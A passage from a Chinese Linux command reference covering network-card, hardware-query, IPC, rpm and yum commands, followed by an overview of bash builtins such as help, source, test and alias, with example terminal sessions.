当前界面会显示系统所有的网络接口（如图 11-6 所示），这里选择以 eth0 作为示例（eth1 是一样的）。




图 11-5 网络设备配置图




图 11-6 eth0 网卡参数配置图

在图 11-6 中，各项的说明具体如下。

- Name：网卡配置名称。
- Device：网卡设备名。
- Use DHCP：是否使用 DHCP，使用空格键切换。
- Static IP：静态 IP 地址。
- Netmask：子网掩码。
- Default gateway IP：默认网关。
- Primary DNS Server：主要 DNS 服务器。
- Secondary DNS Server：备用 DNS 服务器。

11.13 ethtool：查询网卡参数

11.13.1 命令详解

【命令星级】 ★★☆☆☆

【功能说明】

ethtool 命令用于查询或设置网卡参数。

【语法格式】

```
ethtool [devname]
ethtool [网卡设备]
```

说明：

在 ethtool 命令及后面的网卡设备里，每个元素之间都至少要有一个空格。

11.13.2 使用范例

范例 11-38：查询网卡的基本参数。

```
[root@oldboy ~]# ethtool eth0 #<== 接上指定的网卡即可显示网卡的参数。
Settings for eth0:
  Supported ports: [ TP ]
  Supported link modes:  10baseT/Half 10baseT/Full
                         100baseT/Half 100baseT/Full
                         1000baseT/Full
  Supported pause frame use: No
  Supports auto-negotiation: Yes
  Advertised link modes:   10baseT/Half 10baseT/Full
                         100baseT/Half 100baseT/Full
                         1000baseT/Full
  Advertised pause frame use: No
  Advertised auto-negotiation: Yes
  Speed: 1000Mb/s #<== 从这行可以看出我们的网卡是千 M 还是百 M。
  Duplex: Full
  Port: Twisted Pair
  PHYAD: 0
  Transceiver: internal
  Auto-negotiation: on
  MDI-X: off (auto)
  Supports Wake-on: d
  Wake-on: d
  Current message level: 0x00000007 (7)
                           drv probe link
  Link detected: yes
```

11.14 mii-tool：管理网络接口的状态

11.14.1 命令详解

【命令星级】 ★★☆☆☆

【功能说明】

mii-tool 命令用于查看、管理网络接口，默认情况下网卡的状态是自动协商的，但是有时也会出现不正常的情况，可以使用 mii-tool 进行调整。

【语法格式】

```
mii-tool [option] [interface]
mii-tool [选项] [网络接口]
```

 说明：

在 mii-tool 命令及后面的选项和网络接口里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-11 针对该命令的参数选项进行了说明。

表 11-11 mii-tool 命令的参数选项及说明

参数选项	解释说明
-v	显示详细信息
-r	重启自动协商模式

11.14.2 使用范例

范例 11-39：查看网络接口状态。

```
[root@oldboy ~]# mii-tool eth0          #<== 不接任何选项，显示精简信息。
eth0: negotiated 100baseTx-FD, link ok  #<== 网络连接正常。
[root@oldboy ~]# mii-tool -v eth0        #<== 使用 -v 选项显示详细信息。
eth0: negotiated 100baseTx-FD, link ok
    product info: vendor 00:50:43, model 2 rev 3
    basic mode:   autonegotiation enabled
    basic status: autonegotiation complete, link ok
    capabilities: 100baseTx-FD 100baseTx-HD 10baseT-FD 10baseT-HD
    advertising:  100baseTx-FD 100baseTx-HD 10baseT-FD 10baseT-HD
    link partner: 100baseTx-FD 100baseTx-HD 10baseT-FD 10baseT-HD
```

11.15 dmidecode：查询系统硬件信息

11.15.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

dmidecode 命令可以用来在 Linux 系统下获取硬件方面的信息。dmidecode 遵循 SMBIOS/DMI 标准，其输出的信息包括 BIOS、处理器、内存、缓存等。

【语法格式】

```
dmidecode [option]
dmidecode [选项]
```

说明：

在 dmidecode 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-12 针对该命令的参数选项进行了说明。

表 11-12 dmidecode 命令的参数选项及说明

参数选项	解释说明
-t	只显示指定条目
-s	只显示指定 DMI 字符串的信息
-q	精简输出

11.15.2 使用范例

范例 11-40：查看服务器型号。

```
[root@oldboy ~]# dmidecode -s system-product-name #<== 笔者的服务器型号为 Dell 2950。
PowerEdge 2950
```

范例 11-41：查看系统序列号。

```
[root@oldboy ~]# dmidecode -s system-serial-number #<== 查看序列号关键字 system-serial-number。
CYE9H4X
```

范例 11-42：查看内存信息。

```
[root@oldboy ~]# dmidecode -t memory #<== 使用 -t 选项接上关键字 memory 只查看内存
的信息，更多关键字可通过 dmidecode -t 命令查看。
# dmidecode 2.11
SMBIOS 2.5 present.

Handle 0x1000, DMI type 16, 15 bytes
Physical Memory Array
  Location: System Board Or Motherboard
  Use: System Memory
  Error Correction Type: Multi-bit ECC
  Maximum Capacity: 65280 MB
  Error Information Handle: Not Provided
  Number Of Devices: 8
  ....
```

11.16 lspci：显示所有 PCI 设备

11.16.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

lspci 命令用来显示系统中的所有 PCI 总线设备或是连接到该总线上的所有设备。

【语法格式】

```
lspci [option]
lspci [选项]
```

说明：

在 lspci 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-13 针对该命令的参数选项进行了说明。

表 11-13 lspci 命令的参数选项及说明

参数选项	解释说明
-v	显示详细信息
-vv	显示更详细的信息
-s	显示指定总线的信息

11.16.2 使用范例

范例 11-43：显示所有 PCI 设备。

```
[root@oldboy ~]# lspci
00:00.0 Host bridge: Intel Corporation 440BX/ZX/DX - 82443BX/ZX/DX Host
    bridge (rev 01)
00:01.0 PCI bridge: Intel Corporation 440BX/ZX/DX - 82443BX/ZX/DX AGP bridge (rev 01)
00:07.0 ISA bridge: Intel Corporation 82371AB/EB/MB PIIX4 ISA (rev 08)
00:07.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4 IDE (rev 01)
00:07.3 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 08)
00:07.7 System peripheral: VMware Virtual Machine Communication Interface (rev 10)
00:0f.0 VGA compatible controller: VMware SVGA II Adapter
00:10.0 SCSI storage controller: LSI Logic / Symbios Logic 53c1030 PCI-X
    Fusion-MPT Dual Ultra320 SCSI (rev 01)
.....
02:00.0 USB controller: VMware USB1.1 UHCI Controller
02:01.0 Ethernet controller: Intel Corporation 82545EM Gigabit Ethernet
    Controller (Copper) (rev 01)
02:02.0 USB controller: VMware USB2 EHCI Controller
02:04.0 Ethernet controller: Intel Corporation 82545EM Gigabit Ethernet
    Controller (Copper) (rev 01)
```

范例 11-44：显示网卡设备信息。

```
[root@oldboy ~]# lspci -s 02:04.0 #<==02:04.0从范例 1 可知网卡设备的编号。
02:04.0 Ethernet controller: Intel Corporation 82545EM Gigabit Ethernet
    Controller (Copper) (rev 01)
[root@oldboy ~]# lspci -s 02:04.0 -v #<== 查看详细信息。
```

```

02:04.0 Ethernet controller: Intel Corporation 82545EM Gigabit Ethernet
  Controller (Copper) (rev 01)
  Subsystem: VMware PRO/1000 MT Single Port Adapter
  Physical Slot: 36
  Flags: bus master, 66MHz, medium devsel, latency 0, IRQ 18
  Memory at fd580000 (64-bit, non-prefetchable) [size=128K]
  Memory at fdfe0000 (64-bit, non-prefetchable) [size=64K]
  I/O ports at 2040 [size=64]
  [virtual] Expansion ROM at e7b10000 [disabled] [size=64K]
  Capabilities: [dc] Power Management version 2
  Capabilities: [e4] PCI-X non-bridge device
  Kernel driver in use: e1000
  Kernel modules: e1000

```

11.17 ipcs：显示进程间通信设施的状态

11.17.1 命令详解

【命令星级】 ★★☆☆☆

【功能说明】

ipcs 命令用于显示 Linux 中进程间通信设施的状态，显示的信息包括消息列表、共享内存和信号量等信息。

【语法格式】

```

ipcs [option]
ipcs [选项]

```

说明：

在 ipcs 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-14 针对该命令的参数选项进行了说明。

表 11-14 ipcs 命令的参数选项及说明

参数 选项	解 释 说 明
-a	显示全部可显示的信息
-q	显示活动的消息队列信息
-m	显示活动的共享内存信息
-s	显示活动的信号量信息

11.17.2 使用范例

范例 11-45：显示进程间通信状态。

```
[root@oldboy ~]# ipcs
----- Shared Memory Segments -----
key      shmid      owner      perms      bytes      nattch      status
----- Semaphore Arrays -----
key      semid      owner      perms      nsems
0.000000000 0          root      600          1
0.000000000 32769      root      600          1
----- Message Queues -----
key      msqid      owner      perms      used-bytes      messages
```

11.18 ipcrm：清除 ipc 相关信息

11.18.1 命令详解

【命令星级】 ★★☆☆☆

【功能说明】

ipcrm 命令用于移除一个消息对象、共享内存段或一个信号集，但它同时也会将与 ipc 对象相关的数据一起移除。只有超级管理员，或者 ipc 对象的创建者才能使用这个命令。

【语法格式】

```
ipcrm [option]
ipcrm [选项]
```

说明：

在 ipcrm 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-15 针对该命令的参数选项进行了说明。

表 11-15 ipcrm 命令的参数选项及说明

参数选项	解释说明
-M	移除用 shmkey 创建的共享内存段
-m	移除用 shmid 标识的共享内存段

(续)

参数选项	解释说明
-Q	移除用 msqkey 创建的消息队列
-q	移除用 msqid 标识的消息队列
-S	移除用 semkey 创建的信号
-s	移除用 semid 标识的信号

11.18.2 使用范例

范例 11-46：加 -n 参数显示文件结尾的内容信息。

```
[root@oldboy ~]# ipcs
.....
----- Semaphore Arrays -----
key      semid      owner      perms      nsems
0x00000000 0          root      600          1
0x00000000 32769      root      600          1
.....
[root@oldboy ~]# ipcrm -s 0  #<== 移除指定 semid 为 0 的信号集。
[root@oldboy ~]# ipcs
.....
----- Semaphore Arrays -----
key      semid      owner      perms      nsems
0x00000000 32769      root      600          1
.....
```

11.19 rpm：RPM 包管理器

11.19.1 命令详解

【命令星级】 ★★★★★

【功能说明】

rpm 命令的全称是 Red Hat Package Manager (Red Hat 包管理器)，几乎所有的 Linux 发行版本都使用了这种形式的命令管理、安装、更新和卸载软件。

概括地说，rpm 命令包含了五种基本功能（不包括创建 rpm 包）：安装、卸载、升级、查询和验证。

【语法格式】

```
rpm [option]
rpm [选项]
```

说明：

在 rpm 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-16 针对该命令的参数选项进行了说明。

表 11-16 rpm 命令的参数选项及说明

参数选项	解释说明（带※的为重点）
-q	查询软件包※
-p	后接以“.rpm”为后缀的软件包※
-i	①如果与 -qp 配合使用，则表示显示软件包的概要信息，此时 i 是 info 的缩写※ ②安装软件包，此时 i 是 install 的缩写※
-l	显示软件包中的所有文件列表※
-R	显示软件包的依赖环境※
-v	显示详细信息※
-h	用“#”显示安装进度条※
-a	与 -q 参数搭配使用，用于查询所有的软件包※
-e	卸载软件包※
-f	查询文件或命令属于哪个软件包※
-U	升级软件包

11.19.2 使用范例

【示例准备】

下载一个 RPM 包作为测试文件：

```
[root@oldboy ~]# wget https://mirrors.aliyun.com/centos/6.8/os/x86_64/Packages/
lrzs...-0.12.20-27.1.el6.x86_64.rpm
```

范例 11-47：查看 rpm 包信息。

```
[root@oldboy ~]# rpm -qpi lrzs...-0.12.20-27.1.el6.x86_64.rpm    #<== 显示 rpm 包的版本，创建日期等信息。
Name        : lrzs...
Version     : 0.12.20
Release     : 27.1.el6
Install Date: (not installed)
Group       : Applications/Communications
Size        : 162901
Signature   : RSA/8, Sun 03 Jul 2011 12:43:30 PM CST, Key ID 0946fca2c105b9de
Packager   : CentOS BuildSystem <http://bugs.centos.org>
URL        : http://www.oldboy.cc/centos/lrzsz.html
Relocations: (not relocatable)
Vendor: CentOS
Build Date: Thu 19 Aug 2010 02:20:40 PM CST
Build Host: c6b3.bsys.dev.centos.org
Source RPM: lrzs...-0.12.20-27.1.el6.src.rpm
License: GPLv2+
```

```
Summary      : The lrz and lsz modem communications programs
Description  :
Lrzsz (consisting of lrz and lsz) is a cosmetically modified
zmodem/ymodem/xmodem package built from the public-domain version of
the rpsz package. Lrzsz was created to provide a working GNU
copylefted Zmodem solution for Linux systems.
```

范例 11-48：查看 rpm 包内容。

```
[root@oldboy ~]# rpm -qpl lrzsz-0.12.20-27.1.el6.x86_64.rpm #<= 查看 rpm 包内的文件。
/usr/bin/rb
/usr/bin/rx
/usr/bin/rz
/usr/bin/sb
/usr/bin/sx
/usr/bin/sz
/usr/share/locale/de/LC_MESSAGES/lrzsz.mo
/usr/share/man/man1/rz.1.gz
/usr/share/man/man1/sz.1.gz
```

范例 11-49：查看 rpm 包的依赖。

```
[root@oldboy ~]# rpm -qpR lrzsz-0.12.20-27.1.el6.x86_64.rpm #<= 查看安装此 rpm 包
需要依赖的文件。
libc.so.6()(64bit)
libc.so.6(GLIBC_2.11)(64bit)
libc.so.6(GLIBC_2.2.5)(64bit)
libc.so.6(GLIBC_2.3)(64bit)
libc.so.6(GLIBC_2.3.4)(64bit)
libc.so.6(GLIBC_2.4)(64bit)
libc.so.6(GLIBC_2.7)(64bit)
libnsl.so.1()(64bit)
rpmlib(CompressedFileNames) <= 3.0.4-1
rpmlib(FileDigests) <= 4.6.0-1
rpmlib(PartialHardlinkSets) <= 4.0.4-1
rpmlib(PayloadFilesHavePrefix) <= 4.0-1
rtld(GNU_HASH)
rpmlib(PayloadIsXz) <= 5.2-1
```

范例 11-50：安装 rpm 包。

```
[root@oldboy ~]# rpm -ivh lrzsz-0.12.20-27.1.el6.x86_64.rpm #<= 安装 rpm 包，使
用 -n 参数显示进度条。
Preparing...                                           ###### [100%]
1:lrzsz                                              ###### [100%]

#<= rpm 还支持在线安装，直接接一个 URL 地址
rpm -ivh https://mirrors.aliyun.com/centos/6.8/os/x86_64/Packages/lrzsz-
0.12.20-27.1.el6.x86_64.rpm
```

范例 11-51：查询系统是否安装指定的 rpm 包。

```
[root@oldboy ~]# rpm -qa lrzsz #<= 这里没有使用 -p 参数，因为 lrzsz 是软件名，没有以
".rpm" 结尾。
```

lrzs -0.12.20-27.1.el6.x86_64

范例 11-52：卸载 rpm 包。

```
[root@oldboy ~]# rpm -e lrzs #<== 卸载软件包使用 -e 参数，这个参数比较危险，一般情况下  
若没有必要则尽量不要去卸载软件包，因为很有可能会误删除一些系统必备的文件，最后导致系统损坏。  
[root@oldboy ~]# rpm -qa lrzs #<== 再次查看，软件已经卸载了。  
[root@oldboy ~]#
```

范例 11-53：查询文件属于哪个 rpm 包。

```
[root@oldboy ~]# rpm -qf $(which ifconfig) #<== 有时候会发现系统没有某些文件或者命令，  
但是又不知道这个文件或命令是属于哪个软件包，这时就可以使用 -f 参数来查询（在有这个文件的系  
统上查询）。比如本例查询 ifconfig 命令属于 net-tools 软件包。  
net-tools-1.60-110.el6_2.x86_64
```

11.20 yum：自动化 RPM 包管理工具

11.20.1 命令详解

【命令星级】 ★★★★★**【功能说明】**

yum (Yellow dog Updater Modified) 是多个 Linux 发行版的软件包管理器，例如 Redhat RHEL、CentOS 和 Fedora。yum 主要用于自动安装、升级 rpm 软件包，它能自动查找并解决 rpm 包之间的依赖关系。

【语法格式】

```
yum [option] [command] [package]  
yum [选项] [指令] [软件包]
```

说明：

在 yum 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-17 针对该命令的参数选项进行了说明。

表 11-17 yum 命令的参数选项及说明

参数选项	解释说明（带*的为重点）
-y	确认操作*
--nogpgcheck	忽略 GPG 验证

(续)

参数选项	解释说明(带*的为重点)
-C	直接使用系统 yum 缓存, 不下载更新 yum 缓存
-q	不输出信息
-v	显示详细信息

下面以 httpd 软件包为例, 给出常用的 yum 命令, 见表 11-18。

表 11-18 yum 命令常用功能

命 令	功 能
yum install httpd	安装 httpd 软件包
yum localinstall httpd-2.2.15-54.el6.centos.x86_64.rpm	安装本地 RPM 包, localinstall 后面还可以接一个 rpm 包的下载地址
yum remove httpd	完全移除软件包, 包括所有依赖项 此命令很危险, 不建议使用, 可能会误卸载别的软件所需要的依赖项
yum update httpd	更新软件包
yum list httpd	列出软件包, 使用 list 可以搜索带名称的特定软件包
yum search httpd	如果不确定软件包的确切名称, 则可以使用 search 搜索与指定软件包的名称相匹配的所有可用的软件包
yum info httpd	获取软件包的信息, 需要在安装软件包之前先知道它的信息
yum deplist httpd	查看软件包的依赖
yum list	列出所有可用的软件, 命令输出有点多, 可以使用 less 命令分页显示
yum list installed	列出所有已安装的软件
yum provides /etc/my.cnf	查找某个特定文件属于哪个软件包
yum check-update	检查是否有可用的更新 rpm 软件包
yum update	更新系统, 确保系统版本最新, upgrade 命令已经废弃, 统一使用 update
yum grouplist	列出所有可用的群组
yum groupinstall 'MySQL Database'	安装群组软件包, 通过 yum grouplist 查询组包名
yum groupupdate 'DNS Name Server'	更新群组软件包, 通过 yum grouplist 查询组包名
yum groupremove 'DNS Name Server'	移除群组软件包, 通过 yum grouplist 查询组包名
yum repolist	列出启用的 YUM 源
yum repolist all	列出所有的 YUM, 包括禁用的 yum 源也需要列出
安装来自特定 YUM 源的软件包	想要安装来自某个启用或禁用的 YUM 源的某个软件包, 必须在 yum 命令中使用 --enablerepo 选项。yum --enablerepo=local install httpd

(续)

命 令	功 能
yum --enablerepo=local--disablerepo =base,extras, install LNMP	不安装来自特定 YUM 源的软件包
yum clean all	清理所有 YUM 的缓存内容
vum history	查看 yum 的历史记录

11.20.2 使用范例

范例 11-54：安装 httpd 软件包。

```
[root@oldboy ~]# yum install httpd
Loaded plugins: fastestmirror, security
.....
Resolving Dependencies
--> Running transaction check
--> Package httpd.x86_64 0:2.2.15-56.el6.centos.3 will be installed
--> Processing Dependency: httpd-tools = 2.2.15-56.el6.centos.3 for package:
    httpd-2.2.15-56.el6.centos.3.x86_64
--> Processing Dependency: apr-util-ldap for package: httpd-2.2.15-56.el6.
    centos.3.x86_64
--> Running transaction check
--> Package apr-util-ldap.x86_64 0:1.3.9-3.el6_0.1 will be installed
--> Package httpd-tools.x86_64 0:2.2.15-56.el6.centos.3 will be installed
--> Finished Dependency Resolution
.....
Total download size: 928 k
Installed size: 3.1 M
Is this ok [y/N]:y #<== 如果执行命令不加 -y 选项，那么此处就需要输入 y 来确认安装,N 表示不安装。
Downloading Packages:
(1/3): apr-util-ldap-1.3.9-3.el6_0.1.x86_64.rpm           | 15 kB  00:00
(2/3): httpd-2.2.15-56.el6.centos.3.x86_64.rpm          | 834 kB  00:00
(3/3): httpd-tools-2.2.15-56.el6.centos.3.x86_64.rpm       | 79 kB   00:00
.....
Installed:
  httpd.x86_64 0:2.2.15-56.el6.centos.3
Dependency Installed:
  apr-util-ldap.x86_64 0:1.3.9-3.el6_0.1  httpd-tools.x86_64 0:2.2.15-56.el6.centos.3
Complete!
```

范例 11-55：常见 yum 命令的例子。

```
[root@oldboy ~]# yum list httpd  #<== 检查 httpd 安装列表。
Loaded plugins: security
Installed Packages
httpd.x86_64           2.2.15-60.el6.centos.4
[root@oldboy ~]# yum search httpd  #<== 搜索包含 httpd 字符串的软件包。
Loaded plugins: security
===== N/S Matched: httpd =====
```

```

ipsrv-httdp-fcgi.noarch : Apache HTTPD files for iipsrv
libmicrohttpd-devel.i686 : Development files for libmicrohttpd
libmicrohttpd-devel.x86_64 : Development files for libmicrohttpd
libmicrohttpd-doc.noarch : Documentation for libmicrohttpd
lighttpd-fastcgi.x86_64 : FastCGI module and spawning helper for lighttpd and
    PHP configuration
lighttpd-mod_authn_gssapi.x86_64 : Authentication module for lighttpd that
    uses GSSAPI
lighttpd-mod_authn_mysql.x86_64 : Authentication module for lighttpd that
    uses a MySQL database
lighttpd-mod_gecip.x86_64 : GeoIP module for lighttpd to use for location
    lookups
lighttpd-mod_mysql_vhost.x86_64 : Virtual host module for lighttpd that uses
    a MySQL database
httpd.x86_64 : Apache HTTP Server
httpd-devel.i686 : Development interfaces for the Apache HTTP server
httpd-devel.x86_64 : Development interfaces for the Apache HTTP server
httpd-itk.x86_64 : MPM Itk for Apache HTTP Server
httpd-manual.noarch : Documentation for the Apache HTTP server
httpd-tools.x86_64 : Tools for use with the Apache HTTP Server
libmicrohttpd.i686 : Lightweight library for embedding a webserver in
    applications
.....
Name and summary matches only, use "search all" for everything.
[root@oldboy ~]# yum grouplist      #<== 查看已安装和未安装的包组。
Loaded plugins: security
Setting up Group Process
base/group_gz           | 226 kB     00:00
epel/group_gz           | 150 kB     00:00
Installed Groups:
    Additional Development
    Base
    Development tools
    Directory Client
.....
    Security Tools
    Web Server
Available Groups:
    Backup Client
    Backup Server
    CIFS file server
    Client management tools
    Compatibility libraries
.....
[root@oldboy ~]# yum groupinstall "SNMP Support" -y      #<== 安装包组，从 yum
    grouplist 中查找。
... 省略输出 ...

```



第 12 章

Linux 系统常用内置命令

12.1 Linux 内置命令概述

Linux 里有一些特殊的命令，称为内置命令（直接内置在 BASH 解释器中），它们天生就与其他的普通命令不同，因为它们从系统启动成功的那一刻就已经在内存里安家了。

当其他普通命令还在慢悠悠地从磁盘上读取程序文件加载到内存中时，内置命令已经早早地从内存中奔赴到 CPU 中，因此内置命令的执行效率要远远高于普通命令。

当然这其中有些命令更为特殊，比如 echo 命令、pwd 命令、kill 命令等，它们既有内置命令版本，又有普通命令版本，两种格式的命令其用法是一样的。我们能在磁盘上找到它们的程序文件 /bin/echo、/bin/pwd、/bin/kill。一般情况下，优先使用内置命令，除非你显式地执行 /bin/echo 这种全路径命令。

12.2 Linux 内置命令简介

表 12-1 展示的是常用的 Linux 内置命令。

表 12-1 Linux 常用的内置命令

内置命令	解释说明（带 * 的为重点）
:	执行完这个命令不会对系统造成任何影响 *
.	在当前的 Shell 环境中执行 Shell 脚本，和 source 功能一样 *

(续)

内置命令	解释说明(带※的为重点)
[构造条件测试表达式, 常用于 Shell 脚本, 功能类似于命令 test※
alias	显示和创建已有命令的别名※
bg	把任务放到后台※
bind	显示和设置命令行的键盘序列绑定功能
break	跳出循环, 常用于 Shell 脚本的循环语句※
builtin	运行一个内置 Shell 命令
caller	返回所有活动子函数调用的上下文
cd	切换目录, 具体使用方法见第 2 章的 cd 命令※
command	即使有同名函数, 也仍然执行该命令
compgen	筛选补全结果
complete	指定可以补全的参数
compopt	修改补全设置
continue	忽略本次循环的剩余代码, 进入下一次循环, 常用于 Shell 脚本的循环语句※
declare	声明一个变量或变量类型
dirs	显示当前存储目录的列表
disown	从任务表中删除一个活动任务
echo	显示一行文本, 具体使用方法见第 5 章的 echo 命令※
enable	启用或禁用内置命令
eval	读入参数, 并将它们组合成一个新的命令, 然后执行※
exec	用指定命令替换 Shell 进程
exit	退出 Shell※
export	设置或者显示环境变量※
false	错误, 假
fc	查看历史命令
fg	把后台任务放到前台※
getopts	分析指定的位置参数
hash	查找并记住指定命令的全路径名
help	显示内置命令的帮助信息※
history	显示带行号的命令历史列表※
jobs	显示放到后台的任务※
kill	杀死指定进程, 具体使用方法见第 9 章的 kill 命令※
let	用来计算算术表达式的值, 并把算术运算的结果赋值给变量
local	用在函数中, 把变量的作用域限制在函数内部
logout	退出登录 Shell

(续)

内置命令	解释说明（带 * 的为重点）
mapfile	从标准输入读取数据并写入数组
popd	从目录栈中删除项
printf	使用格式化字符串显示文本
pushd	向目录栈中增加项
pwd	显示当前的工作目录，具体使用方法见第 2 章的 pwd 命令 *
read	从标准输入读取一行，保存到变量中
readonly	将变量设为只读，不允许重置该变量
return	从函数中退出
set	设置并显示环境变量的值
shift	将位置变量左移 n 位
shopt	打开 / 关闭控制 Shell 可选行为的变量值
source	在当前的 Shell 环境中执行 Shell 脚本，与 “.” 的功能一样 *
suspend	终止当前 Shell 的运行（对登录 Shell 无效）
test	构造条件测试表达式，功能类似于命令 “[”
times	显示累计的用户和系统时间
trap	抓取 Shell 收到的信号
true	正确，真
type	显示命令的类型 *
typeset	同 declare，设置变量并赋予其属性
ulimit	显示或设置进程可用资源的最大限额 *
umask	为新建的文件和目录设置默认权限，具体使用方法见第 2 章的 umask 命令 *
unalias	取消指定的命令别名设置 *
unset	取消指定变量的值或函数的定义 *
wait	等待指定的进程完成，并返回退出状态码

12.3 Linux 常用内置命令实例

12.3.1 help 查看内置命令帮助

【功能说明】

help 命令可用于查看内置命令的帮助文档。

【语法格式】

```
help [选项] [内置命令]
```

【选项说明】

表 12-2 针对该命令的参数选项进行了说明。

表 12-2 help 命令的参数选项及说明

参数选项	解释说明
-d	输出内置命令的简单描述
-m	以 man 帮助的格式显示
-s	只输出命令使用语法

【使用范例】

范例 12-1：查看所有内置命令。

```
[root@oldboy ~]# help      #<== 使用 help 命令查看 Linux 的所有内置命令。
GNU bash, version 4.1.2(1)-release (x86_64-redhat-linux-gnu)
These shell commands are defined internally. Type 'help' to see this list.
Type 'help name' to find out more about the function 'name'.
Use 'info bash' to find out more about the shell in general.
Use 'man -k' or 'info' to find out more about commands not in this list.

A star (*) next to a name means that the command is disabled.

job_spec [&]          history [-c] [-d offset] [n] or history -anrw [filename]
(( expression ))      if COMMANDS; then COMMANDS; [ elif COMMANDS; then COM>
. filename [arguments] jobs [-lnprs] [jobspec ...] or jobs -x command [args]>
:                      kill [-s sigspec | -n signum | -sigspec] pid | jobspe>
....
```

范例 12-2：查看 help 命令的使用方法。

```
[root@oldboy ~]# help help    #<== “help + 内置命令”这种格式能够查看内置命令的帮助，同时 help 本身也是内置命令。
help: help [-dms] [pattern ...]
      Display information about builtin commands.

      Displays brief summaries of builtin commands. If PATTERN is
      specified, gives detailed help on all commands matching PATTERN,
      otherwise the list of help topics is printed.

      Options:
      -d      output short description for each topic  #<== 输出内置命令的简单描述。
      -m      display usage in pseudo-manpage format   #<== 以 man 帮助的格式显示。
      -s      output only a short usage synopsis for each topic matching
             #<== 只输出命令的使用语法。
PATTERN
.....
```

范例 12-3：查看 cd 命令的帮助文档。

```
[root@oldboy ~]# help cd      #<== 查看 cd 命令的帮助文档。
cd: cd [-L|-P] [dir]
    Change the shell working directory.

    Change the current directory to DIR.  The default DIR is the value of the
    HOME shell variable.

.....
[root@oldboy ~]# help -d cd   #<== 输出内置命令的简单描述。
cd - Change the shell working directory.
[root@oldboy ~]# help -m cd   #<== 以 man 帮助的格式显示。
NAME
    cd - Change the shell working directory.

SYNOPSIS
    cd [-L|-P] [dir]
.....
[root@oldboy ~]# help -s cd   #<== 只输出命令的使用语法。
cd: cd [-L|-P] [dir]
```

12.3.2 占位符 “:”

范例 12-4：在 Shell 脚本中使用占位符的例子。

```
if [ $i -eq 1 ]  #<== 条件表达式。
then
    :      #<== 在 Shell 脚本里若用到了 if 判断语句，那么判断成功后通常会执行某些操作，但有时会
          不知道执行什么操作或者不需要执行某些操作。但是又碍于 if 语句的固定语法格式，不得
          不写一个命令占位置，因为这一行如果没有内容就会语法报错，此时就会用到：“:”这个占
          位符，不过请放心，这个命令不会对你的 Shell 脚本造成任何影响，其有点像其他编程语
          言的 pass 字段一样。
else
    echo "Hello World"
fi
```

12.3.3 “.” 和 source

“.” 和 source 常用于加载或执行 Shell 脚本，但是其与常规的执行 Shell 脚本的方法又不太一样。下面分别对比来看一下。

- ❑ 第一种，`bash script-name` 或 `sh script-name`，是当脚本文件本身没有可执行权限（即文件权限属性 x 位为 - 号）时经常使用的方法，此外，脚本文件开头没有指定解释器时也需要用到。
- ❑ 第二种，`source script-name` 或 `. script-name`，这种方法通常是先使用 `source` 或 “.”（点号）读入或加载指定的 Shell 脚本文件（如 `san.sh`），然后，依次执行指定的 Shell 脚本文件 `san.sh` 中的所有语句。这些语句将在当前父 Shell 脚本 `father.sh` 进程中运

行（其他几种模式都会启动新的进程执行子脚本）。因此，使用 source 或“.”可以将 san.sh 自身脚本中的变量值或函数等的返回值传递到当前的父 Shell 脚本 father.sh 中使用。

说明：

本节内容节选自《跟老男孩学 Linux 运维：Shell 编程实战》一书的第 2 章，更详细说明请翻阅此书。

12.3.4 条件测试 “[” 和 test

通常，在 bash 的条件结构和流程控制结构中都要进行各种测试，然后根据测试结果执行不同的操作，有时也会与 if 等条件语句相结合来完成测试判断，以减少程序运行的错误。

执行条件测试表达式之后通常会返回“真”或“假”，就像执行命令后的返回值为 0 表示真，非 0 表示假一样。

条件测试常用的语法如下。

- test 条件测试的语法格式为：test < 测试表达式 >
- [] 条件测试的语法格式为：[< 测试表达式 >]



注意 中括号内部的两端要有空格，[] 和 test 等价，即 test 的所有判断选项都可以直接在 [] 里使用，但是推荐使用 []。

范例 12-5：条件测试。

```
[root@oldboy ~]# test -f file && echo true || echo false
#<== 如果 file 文件存在并且是普通文件就为真，因为 file 文件不存在，所以输出了 false。
false
[root@oldboy ~]# touch file          #<== 现在创建不存在的普通文件 file。
[root@oldboy ~]# test -f file && echo true || echo false
#<== 因为 file 文件存在，所以输出了 true。
true
[root@oldboy ~]# [ -f /tmp/oldboy.txt ] && echo 1 || echo 0
#<== 如果 /tmp/oldboy.txt 文件存在并且是普通文件则为真，因为该文件不存在，所以输出了 0。
0
[root@oldboy ~]# touch /tmp/oldboy.txt  #<== 创建文件。
[root@oldboy ~]# [ -f /tmp/oldboy.txt ] && echo 1 || echo 0
1                                #<== 因为文件存在，所以输出了 1。
```

说明：

本节内容节选自《跟老男孩学 Linux 运维：Shell 编程实战》一书的第 6 章，更详细的说明请翻阅此书。

12.3.5 命令别名 alias 和 unalias

【功能说明】

alias 命令用于查看或设置系统命令别名；unalias 命令用于取消系统命令别名。

【语法格式】

```
alias [命令别名]=[命令语句]
unalias [命令别名]
```

【使用范例】

范例 12-6：显示系统所有的命令别名。

```
[root@oldboy ~]# alias      #<== 不接任何参数表示显示所有的命令别名。
alias cp='cp -i'
alias l.='ls -d .* --color=auto'
alias ll='ls -l --color=auto'
alias ls='ls --color=auto'
alias mv='mv -i'
alias rm='rm -i'
alias which='alias | /usr/bin/which --tty-only --read-alias --show-dot --show-tilde'
```

范例 12-7：自定义命令别名。

